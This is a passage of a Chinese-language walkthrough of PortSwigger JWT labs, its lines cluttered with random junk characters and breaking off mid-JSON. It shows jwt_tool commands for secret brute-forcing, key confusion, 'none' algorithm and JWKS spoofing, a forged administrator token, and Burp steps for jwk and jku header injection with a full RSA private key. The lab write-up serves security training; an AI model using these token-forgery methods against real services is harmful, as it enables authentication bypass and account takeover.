-d DICT, --dict DICT dictionary file for cracking
/ G: m1 p* ^& P4 }6 |. [
-p PASSWORD, --password PASSWORD
9 A. j w( V, I4 [9 R0 _ \2 i C/ D0 V ~ password for cracking
( x8 z" P6 V9 v -kf KEYFILE, --keyfile KEYFILE
; N4 j& u2 M0 j: [
keyfile for cracking (when signed with 'kid' attacks)
" C3 n5 _% W4 z5 n t6 K3 S; T -V, --verify verify the RSA signature against a Public Key
1 R+ k" |6 j o3 ]
(specify -pk/-jw)
$ k X- b# Q1 X4 E# N
-pk PUBKEY, --pubkey PUBKEY
2 \+ v, M7 l/ L$ E5 @ Public Key for Asymmetric crypto
3 k- |# }- s7 c -jw JWKSFILE, --jwksfile JWKSFILE
7 Z% f( Y1 }9 B; ]5 C JSON Web Key Store for Asymmetric crypto
9 F8 G# s) F. V. C" O' s1 h -Q QUERY, --query QUERY
6 ~ @$ C7 V$ i
Query a token ID against the logfile to see the details of that request
9 p: N; b, |+ s9 K. @: T8 I7 i2 Y
e.g. -Q jwttool_46820e62fe25c10a3f5498e426a9f03a
: A" i! E5 S2 J" x; l -v, --verbose When parsing and printing, produce (slightly more) verbose output.
; Z5 A) s3 M& t6 ^" M4 K
9 W6 r L2 a! j: G9 Y
If you don't have a token, try this one:
, X7 N }$ E l: b8 X5 X; K" z( V1 J7 c
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJsb2dpbiI6InRpY2FycGkifQ.bsSwqj2c2uI9n7-ajmi3ixVGhPUiY7jO9SUn9dm15Po
% k4 g9 _* [5 s8 ?( O1 S2 F4 `0 U
1 @1 h- c' z9 i) D$ v; T1 H' Z
5 }1 z6 x2 X; H4 s% X
4 `0 C6 h: O/ _0 T, Y Step 4:暴力猜解密钥
V* o1 L5 y6 l) ]. b + @) h+ `- H/ w
- E6 g% z: F& m/ s/ Y- c+ A + Q" g5 X) }$ x* `5 c: |
#命令格式
9 m# Y0 h5 i3 o5 zpython3 jwt_tool.py JWT_HERE -C -d dictionary.txt
8 e# N9 v, d" [3 d! a z
% F2 v6 N2 A4 j2 e
#执行示例
$ Y/ {8 |5 r1 d2 l0 h* o: ppython3 jwt_tool.py eyJraWQiOiI4M2RhOGNjMi1hZmZiLTRmZGMtYWMwYS1iMWNmMTBkNjkyZGYiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY4Nzc5NjQwMn0.IhZV-7RHTpEcQvkcZOA3knCYmQD0YUg-NFMj9fWSFjw -C -d secrets.txt! _6 z, Z, H0 u" m: P# L
0 s+ m/ d( Z1 w# l+ ^: `8 Q
/ { k8 U+ R- H, x4 l% q8 i& S: K
2 g3 U3 p! N* N5 M 4 [# {/ o$ [7 ?8 n& D% g
& N6 P) X; r K0 g% t 附加扩展:
/ _" y' ~; M5 O " R0 ~: Q0 D9 ~9 w7 P* t4 v
9 D- a7 s/ q9 {. ]( g3 O" g
8 L2 p$ r d% S# t% h& h2 G
#尝试破解密钥(HMAC算法)
% L7 h( V d% ~
python3 jwt_tool.py JWT_HERE -C -d dictionary.txt
R6 ]. P4 r1 j& J' p
; d, W: W M" l, X1 M$ f8 Y# b
#尝试使用已知的公钥对不对称密码(RS-,EC-,PS-)进行"密钥混淆"攻击
* t# \3 q( R- N, a& l
python3 jwt_tool.py JWT_HERE -K -pk my_public.pem
& E; w; o K7 H
# t3 z% U) D" \: N% e. b4 Z# U#尝试使用"无"算法来创建未验证的令牌
' h; Q* H- H6 ~ \: `9 z) X
python3 jwt_tool.py JWT_HERE -A
3 p& G$ z3 z4 d" d. V- J
1 {% c6 j* p, W4 {#处理JSON Web密钥存储文件,重建公共密钥,然后测试密钥以查看验证令牌的密钥
1 [* O5 F8 A* `/ L, o' ^python3 jwt_tool.py JWT_HERE -J -jw jwks.json
5 v$ _+ F* d/ y) u$ c) J! F2 z) p
$ B8 ]' l& M6 W) _& h# j; S#生成一个新的RSA密钥对,将公钥作为JSON Web密钥存储对象注入令牌并使用私钥对令牌签名
) f% P* b3 d9 ^
python3 jwt_tool.py JWT_HERE -I
! M4 ?# M' H( R# ^! H
' a2 L9 m: Z: \ g0 \& B& H#欺骗远程JWKS:生成新的RSA密钥对,将提供的URL注入令牌,将公共密钥导出为JSON Web密钥存储对象(以提供的URL进行服务)并使用私钥对令牌签名
# |6 r* n0 x+ y
python3 jwt_tool.py JWT_HERE -S -u http://example.com/jwks.json
! I7 e- N3 e; `4 c/ K 3 K, ?& M+ i6 @6 C# [4 ^0 ?
0 |. a i3 Y* d, }: Y9 Z# P" G
) ~$ t' S% E, p! |7 e1 U Step 5:随后在网页端重新设置密钥(secret1)并重新产生的字符串
" Q& ?* D( I% f3 cHeader:4 T+ i/ c% P' ?) S
0 H4 Z6 a$ k0 l; n! {$ p2 A! u
. }! e d$ a6 j& B) j, o8 i * B$ z9 Q' ]1 w4 Q4 D/ L
eyJraWQiOiJjY2Y4Yjk3YS05NGZlLTRjN2QtOWI2MS0yNzZmMDY1NGMyZWIiLCJhbGciOiJIUzI1NiJ9
% h5 ?- M R+ `* q& K
{"kid":"ccf8b97a-94fe-4c7d-9b61-276f0654c2eb","alg":"HS256"}" I% V9 O5 h+ z/ B* `
; g% c% l Z: {6 }/ I! ^
! C: t @ @3 f" e2 |- [0 |- {5 j5 N& J7 r' u* Z7 D
) y- W; {* W1 K7 @2 Z B7 h* h9 ^
) `* N3 o* E: y' W B: T
|) r; _* |3 G3 ]4 S+ W* |, ~ payload(前):' A4 e, S. x; u
" j# ^- K- P- [# P
) l. j: A" U9 \& q3 {0 d0 B
) M0 F& Q7 G9 _ eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY4Nzc5OTk1OX0
$ v* v: v2 f* k/ j0 w0 d8 c" _* p r' b{"iss":"portswigger","sub":"wiener","exp":1687799959}. m) d K: C B' o: f
+ [) I: o9 G: @8 z# w6 _
$ R9 E; c9 D! C0 w7 N! R! G/ ^9 u$ z7 b# `) Q
0 u0 w; O! y& L* `$ c. P
1 u5 \8 I# d$ z7 Z
4 |( D. v# a# V payload(新):; D0 G' N8 k2 t
: A+ W0 ?7 [: ^# S
+ L# I M, q; Q' {4 P . i: |# t" O: }5 [! V' p( v
{"iss":"portswigger","sub":"administrator","exp":1687799959}
1 L* \( d8 ]$ ~/ N4 M
eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6ImFkbWluaXN0cmF0b3IiLCJleHAiOjE2ODc3OTk5NTl97 F2 |" }+ j3 u3 O
5 e8 D) b) y8 N: F+ [3 t
' C) {, E5 D4 P7 u' R3 @
9 F+ |4 ?; g1 r
5 n5 t7 A1 I" e" p! a# P) `3 i% s: j 5 i# U; V3 ]" a6 J3 x
- L! _( H- o5 w3 S7 \/ R Signer:5 ^5 y5 B& C: P+ ]
! W+ y! k* J% x, W$ Z
" P L7 l: V9 x& i- L& P" K
( q3 j, @3 X6 X6 x/ o. J E891AutpjiwkhVUDV2dZdrfGzsv5TweyIUUhT_a1Ar0% I0 r- ~7 R" |, _/ u" M' ]
* d+ T3 o% \7 \) `; s4 x* n
8 W, I- `; [/ n. {( z. i
' _. |8 w% c+ y1 R8 q; w# h / {2 Y+ m! X, a& H
/ e, d5 y4 i- S% L
9 U/ @, U- s$ o1 h( v" d! a 最终高权限的JWT token如下:+ x( e u+ C Q! v9 R% Y! S
* [- Z6 n+ d3 [" I4 z1 z: r
3 E" b- |( O! C
% K% r. r) F1 Y% R, K& h+ L eyJraWQiOiJjY2Y4Yjk3YS05NGZlLTRjN2QtOWI2MS0yNzZmMDY1NGMyZWIiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6ImFkbWluaXN0cmF0b3IiLCJleHAiOjE2ODc3OTk5NTl9.E891AutpjiwkhVUDV2dZdrfGzsv5TweyIUUhT_a1Ar04 }# |9 H: t0 [; B' Z
/ c" k4 y8 t a, u
& U/ J) y1 M; ~! i- I6 b5 H- P/ r3 z
( G9 e. O* l- ?" u- d
( K, S/ q; o, ?+ K
6 H; a, z! c6 O& J Step 6:访问/admin路径* ?' L6 D7 z% P/ W
+ T9 c4 x1 w3 @7 K4 s8 k/ j. ^: g2 g0 d$ K
' P- f* K" Y1 t$ P6 G. _
) W7 [- C( }3 P/ {! P' k) v5 ^
( m j0 d, ]7 ~. B! M( i2 N! P Step 7:调用接口删除用户完成解答
* [8 C% ? i2 F7 n* J - O1 ` _3 i$ T0 X+ m$ ]
2 [+ h2 F* h7 U1 z W9 S$ D2 c 5 V% _, _+ }' W; l% D# g, A3 N# H
7 F6 O N. a/ F" J) @ ~
, U& x4 l: `! v# e: l% n 2 Y% k' e3 h& m, ]1 x$ B
7 K# V. M3 ~5 U3 X, N- K2 V. y+ b, y7 L& n
JWT头部注入
/ U9 C; r# ~$ S+ P9 A2 k
$ B4 F6 R3 E$ s, [, }- {* f8 g/ o- T( r a9 o; N% A
场景介绍
- l' y: R2 Q8 r! Y
+ c) A8 O" [/ }' R, T
" v1 \6 t' }& y 如果服务器端使用一个非常脆弱的密钥,我们甚至有可能一个字符一个字符地来暴力破解这个密钥,根据JWS规范只有alg报头参数是强制的,然而在实践中JWT报头通常包含几个其他参数,以下是攻击者特别感兴趣的:5 ^0 [' E9 D9 M& ?, t
! H# z# _3 t1 G! Y5 o$ Q
3 l( z4 F/ f8 p, x - ( O/ I9 l; u/ I& I3 d! o
jwk(JSON Web Key):提供一个代表密钥的嵌入式JSON对象
0 h6 T( q7 d1 Z7 A( Y, P
$ }$ |1 d! ]5 d/ U) i+ V -
' S+ X1 B& @# Q4 G jku(JSON Web Key Set URL):提供一个URL,服务器可以从这个URL获取一组包含正确密钥的密钥
: G3 c; n4 f( ?8 {# L
4 d; Z1 E! q! O, D3 T
- & { Y0 l" d* N/ z
kid(密钥id):提供一个ID,在有多个密钥可供选择的情况下服务器可以用它来识别正确的密钥,根据键的格式这可能有一个匹配的kid参数" c8 U& G2 _, ?, [
; ?. _# u b8 G: G# S$ b+ ]
) q1 x# J* }: X* @5 R; u& v* B8 h D6 A W2 x. {/ x
这些用户可控制的参数每个都告诉接收方服务器在验证签名时应该使用哪个密钥,下面我们将介绍如何利用这些参数来注入使用您自己的任意密钥而不是服务器的密钥签名修改过的JWT F0 Z( l9 A4 g$ V3 ]$ e$ ~
B( G9 F1 i! W# q1 [ g6 u8 @3 F! F, Q- O+ O5 b
注入场景1
' e3 m( A( g! a2 {" j+ J8 G0 O
% o- H& p) B( r' X* N9 `, u0 u' x; U6 o& T/ A3 z4 N) C# m' B) c2 \
下面我们介绍如何通过JWK参数注入自签名的JWT,JWS(JSON Web Signature)规范描述了一个可选的jwk header参数,服务器可以使用该参数以jwk格式将其公钥直接嵌入令牌本身,您可以在下面的JWT head中看到具体的示例:
1 g6 q1 h d3 [( k! D 6 H3 P% V7 _! e) z+ s/ ^
. S4 U9 m7 q3 v( e1 n
! z/ f) O2 J& S3 B) `$ h
{
1 N/ V8 Q( d0 t- U! j "kid": "ed2Nf8sb-sD6ng0-scs5390g-fFD8sfxG",
) d, o1 j3 q% c' N
"typ": "JWT",
g2 ], M5 Q, O/ h "alg": "RS256",
% ~- R, d4 l4 b; R: }) S6 N1 o "jwk": {
+ o' K( n6 P3 }4 `) ~: N "kty": "RSA",
& w9 c, B$ I& X+ B; Y. X
"e": "AQAB",
% g1 c& B: T" R' {1 b, o
"kid": "ed2Nf8sb-sD6ng0-scs5390g-fFD8sfxG",
: L$ o0 N. _7 s+ ~# W5 j& i
"n": "yy1wpYmffgXBxhAUJzHHocCuJolwDqql75ZWuCQ_cb33K2vh9m"
' `' q& i# d- X! r# j' D
}
; N* l$ F9 n& G2 u4 A* R$ U}8 G3 D9 J. s, Y9 J
$ Q4 I9 _3 V6 |: A
# b6 _* \6 h) o+ j5 U1 s$ v
N3 J! B% ~/ H; g
理想情况下服务器应该只使用有限的公钥白名单来验证JWT签名,然而错误配置的服务器有时会使用jwk参数中嵌入的键值,您可以通过使用自己的RSA私钥对修改后的JWT进行签名,然后在jwk头中嵌入匹配的公钥来利用这种行为,Burpsuite的JWT Editor扩展提供了一个有用的功能来帮助您测试此漏洞,您可以在Burp中手动添加或修改JWT参数
0 G7 s% M M, m* C) Y8 U! p
靶场地址:https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-jwk-header-injection' g( z, v+ j3 ]$ `! c
. N5 A2 i0 e6 ^" x4 x' O Q8 r/ A( q8 d1 c9 Y& X- N% ]# d
+ H+ T, M# U) e 3 X/ S0 ?/ x. A" l5 }
2 A7 _) `) j9 J2 @ Step 1:点击"ACCESS THE LAB"访问靶场
3 W7 V$ e; \& T( d* ^ x $ R/ C) M# F0 C' L# R9 O, |
# |) H/ B w# f: Y& {/ ?
4 [4 e7 j1 z: K/ P6 v
2 ~/ l: e1 n7 ?' n+ X' G9 L# d$ J2 t% R* M- V4 u% Y6 `& m: p8 |
Step 3:点击"My Account"登录系统
; `3 q/ { B4 X9 m! [0 v, ~9 O ; v& K6 }* K5 Q! }/ C0 L
- n, A2 q5 `, f( r- b& `; S
0 u; U% J1 D @ _0 \
wiener:peter8 [8 M. u5 \6 ?/ f; H6 h5 q, _
" L2 F1 y! i. ]7 Z8 A* i
9 m* z! L" Z- y: _7 ?
3 c( S1 z& [0 T1 L( o' B7 R
+ N! x5 }7 ]2 J
1 l/ q% _# S$ Z. U- Z! S1 L! d( W+ `. P
/ W" C* |) l4 e! B+ S5 I+ m# J Step 4:登录之后可以看到如下邮箱更新界面
, h% k, [; F/ u: @ - ^" L0 [4 X, s
2 ~! j7 Y2 M2 D% {6 b- v
9 h# ?- b( i! A) [
3 M# E5 b8 a6 r' N+ a6 s7 N2 [
& v( {( K% i3 d/ l$ i, b3 x2 j Step 5:下面我们开始操作,不过在此之前我们得先武器化以下自己,在Burpsuite界面选择"Extender"选项卡,紧接着点击"BApp Store"安装"JWT Editor"5 y3 w4 k V5 m
( S5 v; y% C9 c" U" O# @+ _7 G7 g
) [, J, m3 v2 u3 c& _+ Z1 X 2 Q% g) R4 {' a' `+ _: ?" o) Y$ d; x
) K' f H: z X8 `9 m' A) p4 l/ z
0 l9 \* }1 b# V8 u; u 之后你可以看到如下的选项卡界面; b" h% ^5 ^% Z5 a& ?
: \! s* [. Y, M$ u3 h) M
9 J( m& r: f1 k* f) G! s# v
5 F5 E C! X u+ }
. _# X" a1 x8 R. ^5 e- b8 L' f7 d. n' O4 Y. v. P& o5 D2 ]
Step 6:生成一个新的RSA密钥
4 y4 T0 p$ [' |2 U5 @. L; F" v + A! D3 p" _) e! K
8 a" V$ X) z- A z9 k& A5 H
. k! o) k4 f- W9 {
{
7 N, V0 f( ~. e "p": "8J0fgpxQpZOvPGb2rRsJB6Bh0lgvxRtp_Ilc7NmpI3UgEUiArSey091pT3X6lIPRZLdMf_eeYo_PWh5aq79Ps_xoZHtAz4VrR9sR8tCkND-z0KKBmopkUrowJie368xoWDU53P-4qxEfCfqPPxoZZRzhE7cse0PUVayNAJC01FU",
O- ^; g9 C; j! }% T2 ]
"kty": "RSA",
- ?/ Y& I v+ p0 T
"q": "1zMkdJNLYEdZYvZ31B15CmCfI9dOGEpn6lyXOEBPsqrP554x_8dXZnXSHbybiYyeLgl6i_JubJBqjeSAejwHh9v-e3-R9-7Dgg4lB_OUNqsg7yM3mcpZn7IHeGVKj9BjhigWsbUXFuwM1iEDK4TDmTV4-tO9UMsIBQA1SFlUTA8",
3 d! O* f% _2 W* [. { "d": "Ayw2AASn_yn6EwjqCts6_gP6NZ9BlNhCG1iuDTX9h_AGWYBtUepdgp4CaM098ZyjH2Da3RvonFVlTOwHTgVAdkb2eWqeMejMjUji3cKIQRU_r0UeY3C4q8BBuWjwzF7ZTeVDgbx05NfeUW0LwWE3mFBuPDy6tmvYdekcs8Ft7GDmU_ToPZaGnMoEKzVlMyDb82LgkB7qWw2H4UoXHWR0l_RS90gTjkJzMc4Fmu4CoPfmqw8jLnGgq8GhAzpecc-VLvqel3tSY0fKqF5Y3U2SooL27vJJxX0kLgHVbcTNvCcS8XZArdhWTekV923jtspoNDYn5HfhAlLglCcwQcOSYQ",
* Q: S q9 [# p
"e": "AQAB",
1 C/ D4 _+ \. [1 @1 j+ V+ e
"kid": "fa018615-0392-4d15-89bb-a2c637d9adbd",
5 i) t& y/ d0 V$ f. {$ D "qi": "XO3HEFj8PCxFz4DIw0djHjTrW4Krm-Oim-U4bmuEdmPDKKTIYYvkPVoSRR-4kCHkCx2aDsraUbNkTyEYC4dRUbnWl6xr2HxaLZIsxOglYsa939l_m6NXSzttAGrPpWqoURT7t6ihSmBnGDJDsMS3c1gWJKZsAYkeXy5lI2IhGks",
, F: F x3 J) T0 @
"dp": "0gfldIZsY0w5_9jE5LAfvreCDDGMaVsXtihVpC4PVXMs7clDAWMQ152DCqiqdi9mfar_LQkCCXkM_9ZVQWw675qZqXRpS3xj_BI_ZZw4aZ9dn_XqefLpxcjetL-g7US9pJm5i67xDOpiFLzRg7yNhFSkKCiRvHumAq8fWen23w0",
" W/ y8 D, \6 I
"dq": "QcZI6zSmAjxsjrnkcDm96DUWDv9cyEHdtx0rvy6w7VwWBaYthA8qoI98dEhUhdsr8chF44Zqx9XwK4Re3H2Ck7zi8F5SgCRDL3ohSWfisj7l5xGtidz2PcBNVjgnbQN1l-ii3xgJgaEOX1hhvqhqnGZins-e-pXD0rt4ja93-3M",
/ A4 E0 V$ A: D/ _; F. }0 d# ~
"n": "ykQHB6Jelehm2eVfkb-2mSTpfODsGlthhS0sTLX5geGwsQCz4gnRbXPN5gOsCpqUbJH9gDE80q262XuS8DNrdmTLTPjuM4wRc-ghh9GvOCgJGBtO1PIVCTIsPmwhMra0eykwj246GReyoDcUhreG2yZ8rg-tHIcxPyWBtdKY2tubM6-YLk5gVLcuHRL25Fn_I5NghQbyzmISbulJ1CMq5WU-h9RA8IkYhVcrsP8Y1E2dc4fagKn5Tp60bUkjCcqIMAKouI-CX86mF0k3cSd340KuUXuf2vIo_yWMhZjFkAxj-gBn4eO3l2qZgyGkkHMn0HL8RSDzdG-BSBgNYoWs-w"
5 k% u- E5 Y9 r I# Q
}
# L9 q, q: S8 l" W8 J3 m; n, N8 n8 N
$ I7 y7 q1 h! T+ D% d$ I / }. K4 ?6 R* v0 ]! P% V
8 k, Z3 f- a+ T. x
8 O8 S6 z2 C" m+ t% V7 ?; A
- q. e- x4 {# |
, j. ^# |( N- a0 y" T2 {
Step 7:刷新页面拦截到请求并将请求发送到Repeat模块
8 u1 q. V2 P" D4 M
+ n% m* E! z, U( E0 H1 x5 q8 W* o# y3 q& T4 c1 F
$ K; V3 |: Z6 w. X, b e ; _/ {+ A% R' v5 |
1 B$ N& a$ J+ h. n3 Z# K D0 ^6 Q
Step 8:在Repeat模块,我们切换到JSON Web Token选项卡,修改JWT的有效负载将sub内容修改为administrator9 |, Y: V. ]5 }0 ]; Q7 W9 w6 f, I
9 g' f0 T. }3 E: O
L7 }: m% ?7 J$ T6 O
f( c- L8 |. O& n1 ]
1 N' x' S: T- E7 |# ^
+ m9 V2 R; {6 q; r* \
* p% Q7 V6 ]! o9 z; L+ q
% J Q: W0 K) \3 p) L$ B; L
. n1 i/ j6 O. Y1 C Step 9:点击"Attack",然后选择"Embedded JWK",出现提示时选择您新生成的RSA密钥# S9 a* y' J/ `! W, ?
$ I4 V9 J% j/ `! F8 T& S0 H
( v5 }# O4 K! _9 L& K
& O* f5 S$ h n2 O, D: y. j) N! g
( ]+ O* J+ d h! H$ N8 B& u% z
/ l: ]7 j+ v' v: n: G' E; i
# [! u- }' t" d" \
$ E$ Q- a5 j$ J `; ?
8 z1 u' B8 E k, j1 W Step 10:之后成功越权
/ S1 j; { o" H ! `& \/ R; p3 F) Y+ Y2 p8 y, z( Y
3 t. d+ ?; ]$ G9 d1 V
5 {" L+ ]6 ]1 J1 f8 {' x/ k
1 I8 M% ^/ a; Y" n+ n6 r% f% ~; x
Step 11:调用敏感操作接口删除carlos用户完成解题 I# W( n. e, z
% k/ u- k- k" j1 u' ~! V
W7 e2 R7 B5 c( |4 r
; Q, `0 Q5 z, G, }0 g4 B% T 9 @9 `+ f! C, F. t
- e5 i! ^: o, A, i& I- u3 ^3 @$ E
: b! k1 L1 k0 S: F& u 0 m2 P0 h3 h! ?+ L5 l
2 y9 h) v1 h5 t5 [; C2 H / _' W3 q. V; x+ W# j8 ~
T1 s: \3 U2 ~' q! X& S5 P
/ b) O2 B" P& r2 ], _& g4 q
& b/ F. x K2 y7 m
7 E. ^0 h b- I4 E7 _# J
g+ A$ ?+ H0 x H) g- \ 注入场景2
( ? Q' s5 ]$ w& h
9 U k% R* Q1 }0 x3 Q' j9 m% B
6 D) a" c/ Y! `6 H% D- l" ? 有些服务器可以使用jku(jwk Set URL)头参数来引用包含密钥的JWK集,而不是直接使用JWK头参数来嵌入公钥,当验证签名时,服务器从这个URL获取相关的密钥,这里的JWK集其实是一个JSON对象,包含一个代表不同键的JWK数组,下面是一个简单的例子:
' q3 M! V! _' D! \
" Q; @( j9 ]' Q; s) H2 `/ R0 X5 ?& Q! s: D: \* k
% E- j5 G" K, U w6 l& i/ ~ {
5 H5 U, a; Q; x. @) F! I
"keys": [
* \- |+ W# U6 P" E8 c
{
1 ?- X; U4 C- t: S. S, k, v9 a "kty": "RSA",
: z) z$ Z& b* L& E8 g1 }
"e": "AQAB",
( n4 l/ P7 z3 m `1 u" ]" A
"kid": "75d0ef47-af89-47a9-9061-7c02a610d5ab",
: u7 m$ k. e: ~4 b "n": "o-yy1wpYmffgXBxhAUJzHHocCuJolwDqql75ZWuCQ_cb33K2vh9mk6GPM9gNN4Y_qTVX67WhsN3JvaFYw-fhvsWQ"
0 ~ C, y: a. {+ E6 K2 C8 h
},
. g7 ]; i; c2 F9 R( B( n3 a- u
{
}6 m* Z. ^( t. R' b: i/ p9 c
"kty": "RSA",
6 {, i3 s ?9 D
"e": "AQAB",
$ X0 c6 P- E* E! J% \6 [7 r3 ~ "kid": "d8fDFo-fS9-faS14a9-ASf99sa-7c1Ad5abA",
2 I* f$ }9 N9 |1 V8 p "n": "fc3f-yy1wpYmffgXBxhAUJzHql79gNNQ_cb33HocCuJolwDqmk6GPM4Y_qTVX67WhsN3JvaFYw-dfg6DH-asAScw"
& K& v" B$ Y" n) B* e: H1 G
}
& Z! g$ I9 p" ]! C! @ S
]
- u/ h9 d9 }, {}
9 G" n3 ?/ a2 Q) @1 \9 ~
, M) R: C0 o' a3 P# r- P) F 3 S+ W% s# [+ O/ ^. |& q3 B% y
( M+ X- {9 H: T8 s
JWK集合有时会通过一个标准端点公开,比如:/.well-known/jwks.json,更安全的网站只会从受信任的域获取密钥,但有时您可以利用URL解析差异来绕过这种过滤,下面我们通过一个靶场来实践以下
, z1 C5 H! ~" `/ {4 v4 w5 M
靶场地址:https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-jku-header-injection& w, L, o- _( o. n0 g4 n
/ J+ B! J- f$ S* I- ~3 j
1 d4 `" C& i$ y Y: g 9 P# w& i1 H+ n3 M
- }. g4 I/ u. H0 z" l3 o
1 m: P! l+ d% t5 n3 Y5 Y
% f/ D7 M) c9 n' X9 B$ DStep 1:首先点击上方的"ACCESS THE LAB"选项卡进入实验环境
/ q$ s8 `# G! r7 H6 E & ]# ~+ w9 O# k" P1 j$ r j5 R: q+ S
. H! b9 y3 y2 j8 @) _5 q! w
! w$ c; B* v9 E0 r' l2 y
3 j4 k! @" J# L5 a1 {$ k- j D5 j$ f9 U3 s0 s
Step 2:登录系统
! ]6 H: i- L4 L7 n( @3 Q1 S2 L ; y& _. I, v8 ^0 @7 y# S3 H
5 N) A( i2 \! C# K% }
" g- e6 `& o8 ~/ ?# i
wiener:peter8 w% G, I: l/ f
- B/ c3 V7 }2 K& T! T 7 ?$ Z+ T% |% C1 c! u! G# l3 c9 h
" [; A" \! I2 W. h- K1 z
, D+ s. g2 V6 a B6 t1 ^ / o9 {6 F4 u& Q/ a* u8 |2 U3 g
1 V7 }6 H+ e# Z: S+ f Step 3:随后你会看到一个用户邮箱更新的表单
/ t+ R& S; T2 t; e+ E9 R6 W
0 [2 b f" X. h+ `# f {( `' H% @3 o M+ T0 q" I' y+ `1 ~
7 a9 y. w% `; j8 a; x+ g, U % o0 h, n+ @9 t4 `
& a3 X$ C6 G' r0 i4 C
Step 4:使用burpsuite生成一个新的RSA密钥
2 F2 X2 I7 B9 D" R8 ^1 ~ 2 {& K2 J( E! S# B; C
9 W$ ^4 y8 W. D! G) \* }
& |! V1 x& t/ k1 Q9 R- _ {
* [4 s" | S f2 k# Z
"p": "8J0fgpxQpZOvPGb2rRsJB6Bh0lgvxRtp_Ilc7NmpI3UgEUiArSey091pT3X6lIPRZLdMf_eeYo_PWh5aq79Ps_xoZHtAz4VrR9sR8tCkND-z0KKBmopkUrowJie368xoWDU53P-4qxEfCfqPPxoZZRzhE7cse0PUVayNAJC01FU",
" _5 ~4 t, ^5 A# i "kty": "RSA",
. g6 k. P) n7 D* s/ X "q": "1zMkdJNLYEdZYvZ31B15CmCfI9dOGEpn6lyXOEBPsqrP554x_8dXZnXSHbybiYyeLgl6i_JubJBqjeSAejwHh9v-e3-R9-7Dgg4lB_OUNqsg7yM3mcpZn7IHeGVKj9BjhigWsbUXFuwM1iEDK4TDmTV4-tO9UMsIBQA1SFlUTA8",
0 B# L& o8 S3 O; T3 u9 C5 I+ I
"d": "Ayw2AASn_yn6EwjqCts6_gP6NZ9BlNhCG1iuDTX9h_AGWYBtUepdgp4CaM098ZyjH2Da3RvonFVlTOwHTgVAdkb2eWqeMejMjUji3cKIQRU_r0UeY3C4q8BBuWjwzF7ZTeVDgbx05NfeUW0LwWE3mFBuPDy6tmvYdekcs8Ft7GDmU_ToPZaGnMoEKzVlMyDb82LgkB7qWw2H4UoXHWR0l_RS90gTjkJzMc4Fmu4CoPfmqw8jLnGgq8GhAzpecc-VLvqel3tSY0fKqF5Y3U2SooL27vJJxX0kLgHVbcTNvCcS8XZArdhWTekV923jtspoNDYn5HfhAlLglCcwQcOSYQ",
4 P; U- ^. C+ I# Z
"e": "AQAB",
6 |* d: G3 f- f# C& ]$ x9 p% _ "kid": "fa018615-0392-4d15-89bb-a2c637d9adbd",
: g8 p2 D( Y# x$ H4 S( V+ w& z# }
"qi": "XO3HEFj8PCxFz4DIw0djHjTrW4Krm-Oim-U4bmuEdmPDKKTIYYvkPVoSRR-4kCHkCx2aDsraUbNkTyEYC4dRUbnWl6xr2HxaLZIsxOglYsa939l_m6NXSzttAGrPpWqoURT7t6ihSmBnGDJDsMS3c1gWJKZsAYkeXy5lI2IhGks",
& c: O6 l% S& p# q8 S0 C$ E "dp": "0gfldIZsY0w5_9jE5LAfvreCDDGMaVsXtihVpC4PVXMs7clDAWMQ152DCqiqdi9mfar_LQkCCXkM_9ZVQWw675qZqXRpS3xj_BI_ZZw4aZ9dn_XqefLpxcjetL-g7US9pJm5i67xDOpiFLzRg7yNhFSkKCiRvHumAq8fWen23w0",
- i) T4 A( c! {! c g$ B "dq": "QcZI6zSmAjxsjrnkcDm96DUWDv9cyEHdtx0rvy6w7VwWBaYthA8qoI98dEhUhdsr8chF44Zqx9XwK4Re3H2Ck7zi8F5SgCRDL3ohSWfisj7l5xGtidz2PcBNVjgnbQN1l-ii3xgJgaEOX1hhvqhqnGZins-e-pXD0rt4ja93-3M",
) g, P: h) n8 m/ y. I# J5 G "n": "ykQHB6Jelehm2eVfkb-2mSTpfODsGlthhS0sTLX5geGwsQCz4gnRbXPN5gOsCpqUbJH9gDE80q262XuS8DNrdmTLTPjuM4wRc-ghh9GvOCgJGBtO1PIVCTIsPmwhMra0eykwj246GReyoDcUhreG2yZ8rg-tHIcxPyWBtdKY2tubM6-YLk5gVLcuHRL25Fn_I5NghQbyzmISbulJ1CMq5WU-h9RA8IkYhVcrsP8Y1E2dc4fagKn5Tp60bUkjCcqIMAKouI-CX86mF0k3cSd340KuUXuf2vIo_yWMhZjFkAxj-gBn4eO3l2qZgyGkkHMn0HL8RSDzdG-BSBgNYoWs-w"
9 _3 t, y7 d) t
}: w; [1 K8 N5 i- a# I
* ~ V* \0 [" u" o: n
- J. y5 U, s' ]( ]3 P* n
$ d* }, J# w! d2 B9 J2 R0 r# N 4 x' E, Z+ d* ^* V, p9 g2 J# x& i
# g: f; L4 i) F% T
# I; b# L& p4 d# m% F1 h0 y, P Step 5:发送请求到repeat
' {& Z3 e4 c0 g# y
[+ s! _' [& {5 Y
' p1 W0 H$ \8 W
" ~0 E' L3 z# E2 C # h7 _- \" m5 A" f. V& `: r# B
0 |/ A; `7 ~2 G3 f! T, @/ P Step 6:复制公钥作为JWK
" j- L; Q; C% U . x& v: m s' ?
0 E4 _/ q7 b8 ]& f/ Q ^! | / a4 k& a5 J8 w$ E2 t0 p* ?
{
4 p& r q2 b5 r, |$ {
"kty": "RSA",
D, X9 J5 D4 F# h. E: _8 W
"e": "AQAB",
# ?* C' V$ P4 Z2 F( R/ z; q' }
"kid": "fa018615-0392-4d15-89bb-a2c637d9adbd",
' ?3 Z8 b* I( F* p* _' _/ R
